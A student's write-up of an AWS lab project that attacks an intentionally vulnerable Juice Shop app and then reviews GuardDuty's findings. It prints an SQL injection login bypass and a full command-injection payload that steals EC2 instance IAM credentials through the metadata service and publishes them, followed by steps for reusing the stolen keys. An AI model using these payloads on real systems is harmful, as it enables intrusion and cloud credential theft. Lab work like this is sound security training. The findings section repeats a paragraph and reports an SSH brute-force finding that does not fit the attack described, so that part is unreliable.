nextwork.org

Threat Detection with GuardDuty

C chinthapally madan

C
chinthapally madan
NextWork Student

Introducing Today's Project!

Tools and concepts

The services I used were AWS GuardDuty, Amazon S3, and EC2, along with GuardDuty Malware Protection for threat detection and response. Key concepts I learned include threat detection with GuardDuty, anomaly detection, malware scanning, and security findings analysis. I also gained hands-on experience in simulating attacks, reviewing security alerts, and understanding how GuardDuty leverages AI/ML to detect suspicious activities. This project enhanced my knowledge of cloud security monitoring, incident response, and proactive threat mitigation strategies in AWS.

C

chinthapally madan
NextWork Student

Project reflection

This project took me approximately a few hours to complete, including setting up GuardDuty, simulating attacks, testing malware protection, and analyzing findings. The most challenging part was understanding how GuardDuty classifies and prioritizes security findings, as well as ensuring that the malware test file triggered the expected alerts without causing unintended issues. It was most rewarding to see GuardDuty successfully detect threats in real time, validating its effectiveness in cloud security monitoring. This hands-on experience deepened my understanding of AWS security services and strengthened my ability to detect and respond to cyber threats proactively.

C

chinthapally madan
NextWork Student

I did this project today because I wanted to gain hands-on experience with AWS GuardDuty's threat detection and malware protection capabilities. As a cybersecurity professional, staying up to date with cloud security monitoring, anomaly detection, and incident response is crucial, and this project provided a practical way to strengthen those skills. This project definitely met my goals! I successfully simulated attacks, tested malware detection, and analyzed GuardDuty findings, reinforcing my ability to detect and respond to real-world threats in cloud environment. It also helped me enhance my project portfolio, demonstrating my expertise in AWS security and proactive threat management.


Project Setup

To set up for this project, I deployed a CloudFormation template that launches an intentionally vulnerable web application environment in the cloud. The three main components are an EC2 instance hosting the insecure web app, an associated security group with overly permissive rules to allow attack vectors, and an IAM role granting the necessary permissions for the instance to operate— all designed to create a realistic target for simulating cyberattacks and testing GuardDuty's detection capabilities.

The web app deployed is called an intentionally vulnerable application set up via the CloudFormation template. To practice my GuardDuty skills, I will simulate real-world cyberattacks by exploiting its security weaknesses—such as attempting to steal credentials and sensitive data—and then use GuardDuty to detect, analyze, and respond to these threats, gaining hands-on experience in both penetration testing and threat detection.

chinthapally madan
NextWork Student

GuardDuty is an intelligent threat detection service provided by AWS that continuously monitors for malicious activity and unauthorized behavior across your AWS environment by analyzing data from sources like VPC Flow Logs, CloudTrail, and DNS logs. In this project, it will detect and analyze the simulated attacks we launch against the vulnerable web application, giving us real-time insights into how threats are identified and reported so we can better understand both exploitation and defense strategies.




C
chinthapally madan
NextWork Student

SQL Injection

The first attack I performed on the web app is SQL injection, which means injecting malicious SQL code into a web application's input fields—like a login form—to manipulate its database queries and bypass security measures, such as logging into the admin portal without valid credentials. SQL injection is a security risk because it can allow attackers to steal sensitive data, modify or delete database contents, or even gain full control over the application's backend, exploiting the lack of proper input validation to wreak havoc undetected.

My SQL injection attack involved entering a crafted input, like `' OR '1'='1` , into the web app's login form username or password field. This means I tricked the application's SQL query—something like `SELECT * FROM users WHERE username = '[input]' AND password = '[input]'`—into always returning true by appending a condition that's universally valid, bypassing authentication and granting me unauthorized access to the admin portal without needing real credentials.

chinthapally madan
NextWork Student




C
chinthapally madan
NextWork Student

Command Injection

Next, I used command injection, which is a technique where I input malicious commands—like the one provided—into a vulnerable web application to trick it into executing them on the underlying server, allowing me to perform unauthorized actions such as stealing AWS credentials. The Juice Shop web app is vulnerable to this because it fails to properly sanitize or validate user inputs, letting attackers inject and execute system-level commands that can access sensitive resources, like the EC2 instance metadata service, exposing critical data to exploitation.

To run command injection, I entered a malicious script—like `#{global.process.mainModule.require('child_process').exec('CREDURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/;TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && CRED=$(curl -H "X-aws-ec2-metadata-token: $TOKEN" -s $CREDURL | echo $CREDURL$(cat) | xargs -n1 curl -H "X-aws-ec2-metadata-token: $TOKEN") && echo $CRED | json_pp >frontend/dist/frontend/assets/public/credentials.json')}`—into an unprotected input field of the Juice Shop web app. The script will fetch an AWS metadata token, use it to retrieve IAM security credentials from the EC2 instance's metadata service, format them as JSON, and save them to a publicly accessible file, effectively stealing and exposing the host's AWS credentials for further exploitation.


chinthapally madan
NextWork Student



Attack Verification

To verify the attack's success, I navigated to the web app's public directory at https://ddjb97iphish0.cloudfront.net/assets/public/credentials.json where the stolen credentials were saved after the command injection. The credentials page showed me a neatly formatted JSON output containing the AWS IAM security credentials—like the AccessKeyId, SecretAccessKey, and Token—proving that the script executed successfully and I had effectively compromised the host's AWS environment

chinthapally madan
NextWork Student




C
chinthapally madan
NextWork Student

Using CloudShell for Advanced Attacks

The attack continues in CloudShell, because it provides a convenient, browser-based AWS command-line interface that I can access without needing a local setup, allowing me to quickly configure the stolen credentials and interact with AWS services like S3 to retrieve the secret file. This mimics how a real attacker might pivot to cloud resources after gaining credentials, making it an ideal tool to test the next phase of the attack and GuardDuty's detection capabilities.

In CloudShell, I used wget to download the `credentials.json` file from the web app's public directory—specifically from `frontend/dist/frontend/assets/public/credentials.json`—grabbing the stolen AWS credentials I had previously dumped there during the command injection attack. Next, I ran a command using cat and jq to read the contents of the downloaded file with `cat credentials.json` and parse the JSON-formatted credentials with `jq`, extracting the AccessKeyId, SecretAccessKey, and Token so I could configure the AWS CLI and proceed with accessing the S3 bucket.

I then set up a profile, called "stolen," to configure the AWS CLI with the stolen credentials I extracted from the web app, allowing me to access the AWS environment as an attacker would. I had to create a new profile because the default CloudShell profile uses the permissions of my logged-in Management Console user, and I needed a separate profile to simulate unauthorized access with the compromised credentials, isolating the attack actions from my legitimate ones to test GuardDuty's detection effectively.



C
chinthapally madan
NextWork Student

GuardDuty's Findings


After performing the attack, GuardDuty reported a finding within a few minutes. Findings are security alerts generated by GuardDuty when it detects suspicious or malicious activity in the AWS environment. These findings provide details such as the type of threat, severity level, affected resources, and recommended actions to mitigate the risk. By reviewing these findings, security teams can quickly respond to potential threats and strengthen the security posture of their AWS workloads.

GuardDuty's finding was called "UnauthorizedAccess:EC2/SSHBruteForce", which means that GuardDuty detected a brute-force attack attempt on the EC2 instance via SSH. Anomaly detection was used because GuardDuty continuously monitors and analyzes network traffic, login attempts, and API activity to identify patterns that deviate from normal behavior. In this case, multiple failed SSH login attempts triggered an alert, indicating potential unauthorized access attempts.

GuardDuty's finding was called "UnauthorizedAccess:EC2/SSHBruteForce", which means that GuardDuty detected a brute-force attack attempt on the EC2 instance via SSH. Anomaly detection was used because GuardDuty continuously monitors and analyzes network traffic, login attempts, and API activity to identify patterns that deviate from normal behavior. In this case, multiple failed SSH login attempts triggered an alert, indicating potential unauthorized access attempts.

C

chinthapally madan
NextWork Student



Extra: Malware Protection

For my project extension, I enabled **GuardDuty Malware Protection** to detect and analyze potential malware threats in my AWS environment. Malware is **malicious software designed to compromise, damage, or gain unauthorized access to systems and data**. By enabling this feature, GuardDuty can scan Amazon EC2 workloads and S3 buckets for known malware signatures, helping to prevent security breaches and strengthen cloud security defenses.

To test Malware Protection, I uploaded an EICAR test file to an S3 bucket. The uploaded file won't actually cause damage because it is a harmless, industry-standard test file designed specifically to verify the effectiveness of antivirus and malware detection systems. AWS GuardDuty will scan the file, detect it as potential malware, and generate a security finding, allowing me to validate that the protection feature is working as expected.